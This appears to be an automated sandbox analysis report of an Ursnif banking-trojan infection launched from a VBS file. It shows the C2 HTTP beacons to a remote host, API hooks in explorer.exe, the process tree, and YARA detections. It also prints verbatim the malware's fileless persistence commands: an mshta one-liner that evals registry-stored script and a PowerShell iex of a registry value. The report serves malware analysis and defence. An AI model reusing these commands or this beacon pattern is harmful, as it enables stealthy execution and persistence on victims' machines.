59 99 16 fa ac 93 82 c8 b1 1c a4 48 7a 4e 49 8f 8f c5 1a 8f c6 50 6e d8 cc 13 d4 48 31 c3 23 74 30 a0 c6 5e 2b 9c 37 19 02 1a cb 12 e5 5c fe b2 b0 4b 8e 40 5b d9 f8 2c 41 38 90 0a fb 1b a4 47 bf 98 89 b3 37 14 ca 3e 99 9d b8 d7 47 88 b5 42 ac f9 5d 52 bd 52 fc a9 0b 89 3c 65 c5 92 c0 e3 c7 87 05 6a 94 e4 04 67 30 db 32 2d c0 67 ab 8f d0 b2 64 e4 80 90 1b f2 10 10 9d b0 da 07 99 da e2 a8 c7 d8 45 20 50 82 87 02 04 af 95 5c 7e 30 32 21 ba c5 09 ed 8a ab 3c 82 ac 23 e0 84 10 95 31 81 89 39 a8 f7 4a 21 87 ce 70 54 99 19 6c d6 06 88 8c db 10 b0 06 f8 ed 55 38 6a 32 dd 2e 25 22 8a 4b 5e 05 4d 1d 85 ad c1 fa 6a 9c 59 a4 af 33 c6 31 51 a5 e4 0a 57 e5 3b 06 8c 81 f9 dd 9a 3a 2d 0a 92 76 44 49 86 c1 07 2b a3 8f 9b 1 4 1c eb 46 56 cc 1a b0 c1 cb f2 e3 c1 21 56 08 04 9e 9b 49 7f 88 ce 6e f9 a9 c6 11 11 77 94 f5 de a3 4a 52 03 e3 6c 67 2f 45 cc 54 33 cd 85 a3 8f 33 4f 0d 79 f8 4c 04 79 aa 0c d3 c8 93 7a 24 9f 20 7d 02 4e fa a5 36 88 b0 9a e8 20 9b 62 f3 31 17 32 46 21 12 b8 33 1f 27 ce 93 16 95 fb 01 99 67 ac 53 06 2e 23 6c 42 83 1c 2a 75 b2 89 86 99 a0 17 5d ac 8e 31 36 3b e8 1d 84 22 ea 4f 8e 2a 21 2b d7 3a 5d 2c eb 26 50 d3 e5 ec 3c 58 f2 49 aa e0 4b 9f b1 ed 72 95 fd 0d 15 ad b4 9e 0a 60 06 f9 f5 9e a9 98 2d 0b 77 68 29 e6 b2 2a 0a ca de a4 62 55 e9 f1 34 c2 8e c2 b7 15 21 ba 0d c5 6b b1 2e 90 29 f2 5e d1 64 32 0e 35 97 9f ed 68 cd e9 ae 09 ea db 3d fc 91 09 e3 43 e5 ab c3 f0 2d c3 9e e5 d7 e6 5d 57 a7 1f 37 6a b5 Data Ascii: 8ulSF"<IxF:V;FZPxSpErWf[16l`.tmOsk,$ @:suCbb]V9aa:cCZ@H/9(Ko/YPJB%_aHgOjA@`{o9zZFJ/-JE3 /yBRe/RF&l`Fb^qH`c=&w{1FOh%3`h:sT-NsZt;7/)Lr.)]";DX{}d"]yGed0%v<Mp6iY!8DB"MR;YHzNIPnH1#t0^+7\K@[,A8G 7>GB]RR<ejg02-gdE P\~02!<#19J!pTlU8j2.%"K^MjY31QW;:-vDI+FV!VInwJRlg/ET33OyLyz$ }N6 b12F!3'gS.#IB*u]1 6;"O*!+:],&P<XIKr`-wh)*bU4!k.)^d25h=C-]W7j

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49747	185.228.233.17	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Aug 2, 2021 22:07:15.658662081 CEST	12638	OUT	GET /G_2BtrdeOa30tm0G9t89_/2B2JiDdQSL9x3Q_2/FX260sNBDITgyeI/BpdcrPIFomZZkoPh3u/AGrnxiUWf/r Td4z_2FOnqpP22ZfzjV/mxG1oweqZWhdtbLmZAx/FWCeM7DpHnLSREoZzBO0OT/Gl1f2t9tfS_2B/ptWI3fqD/FvNQ q67awVJw_2B1kVzh8_2/BYbRBRJlE6/co1z79C1RuybQlL62/8psEOCbjHHAG/PdRgwv9Npt6/R_2FEA3He8vvaK/f 3TQbAUz8vl1HZbrGMu9B/8naEcnAAoMKIKsYO/rVxHWtDfSOnGKso/2ZAFkBCgt5yBJA/G HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0 Host: app.flashgameo.at
Aug 2, 2021 22:07:16.188829899 CEST	12638	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 02 Aug 2021 20:07:16 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49748	185.228.233.17	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Aug 2, 2021 22:07:16.567487955 CEST	12639	OUT	POST /x7RHILsUu13RNWdAgcyIG/qtXPZ5mShxWyId8A/aqzFvUR1vpmX8Up/q_2B2EdTfKMNCz0qxF/_2FPDHq0L/LUAKCoi5Kv4k92FCS9c4/5pNcQF7C6KYMZBsUSDt/KFidT5iQrYQJ8LRP_2FoLY/f_2B88YT7woyk/KKJVXmPv/vF_2FE_2Fvc1X20QJ8r0Wn_/2BzNsjc_2F/YMdyw7a8HJLKOf2JR/adM5VRnv5AOV/eVROMbVITYu/4QdgxMF4kpaBK6/UL3JxZ6B_2FLQEdWMX_2B/oDqnX_2BCDatYw9I/KVGr3LtJ92s34dn/eT_2Bba67PTBBLkoO/1xww0J HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0 Content-Length: 2 Host: app.flashgameo.at

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 748 Parent PID: 3388

General

Start time:	22:02:55
Start date:	02/08/2021
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\v8MaHZpVOY2L.vbs'
Imagebase:	0x7ff62b2c0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Analysis Process: WmiPrvSE.exe PID: 5924 Parent PID: 792

General

Start time:	22:05:37
Start date:	02/08/2021
Path:	C:\Windows\System32\wbem\WmiPrvSE.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Imagebase:	0x7ff66d5c0000
File size:	488448 bytes
MD5 hash:	A782A4ED336750D10B3CAF776AFE8E70
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: rundll32.exe PID: 5940 Parent PID: 5924

General

Start time:	22:05:37
Start date:	02/08/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 C:\Users\user\AppData\Local\Temp\beneficial.odt,DllRegisterServer
Imagebase:	0x7ff79da10000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: rundll32.exe PID: 4576 Parent PID: 5940

General

Start time:	22:05:38
Start date:	02/08/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 C:\Users\user\AppData\Local\Temp\beneficial.odt,DllRegisterServer
Imagebase:	0xcc0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001C.00000003.690672624.0000000005348000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001C.00000003.684029737.0000000005348000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001C.00000003.692412870.000000000514C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001C.00000003.684015190.0000000005348000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001C.00000003.683939113.0000000005348000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001C.00000003.687299235.0000000005348000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001C.00000003.683982303.0000000005348000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001C.00000003.684001353.0000000005348000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001C.00000003.683872058.0000000005348000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001C.00000003.683963562.0000000005348000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001C.00000003.683912558.0000000005348000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: WmiPrvSE.exe PID: 484 Parent PID: 792

General

Start time:	22:06:40
Start date:	02/08/2021
Path:	C:\Windows\SysWOW64\wbem\WmiPrvSE.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\sysWOW64\wbem\wmiprvse.exe -secured -Embedding
Imagebase:	0xeb0000
File size:	426496 bytes
MD5 hash:	7AB59579BA91115872D6E51C54B9133B
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Registry Activities Show Windows behavior

Analysis Process: WmiPrvSE.exe PID: 2844 Parent PID: 792

General

Start time:	22:06:48
Start date:	02/08/2021
Path:	C:\Windows\System32\wbem\WmiPrvSE.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Imagebase:	0x7ff66d5c0000
File size:	488448 bytes
MD5 hash:	A782A4ED336750D10B3CAF776AFE8E70
Has elevated privileges:	true

Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Registry Activities Show Windows behavior

Analysis Process: mshta.exe PID: 5200 Parent PID: 3388

General

Start time:	22:06:49
Start date:	02/08/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Bmd2='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Bmd2).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>'
Imagebase:	0x7ff7f5bf0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

Analysis Process: powershell.exe PID: 4260 Parent PID: 5200

General

Start time:	22:06:51
Start date:	02/08/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool))
Imagebase:	0x7ff785e30000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 6084 Parent PID: 4260

General

Start time:	22:06:52
Start date:	02/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 4948 Parent PID: 4260

General

Start time:	22:07:01
Start date:	02/08/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\xbktblub\xbktblub.cmdline'
Imagebase:	0x7ff674840000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Disassembly

Code Analysis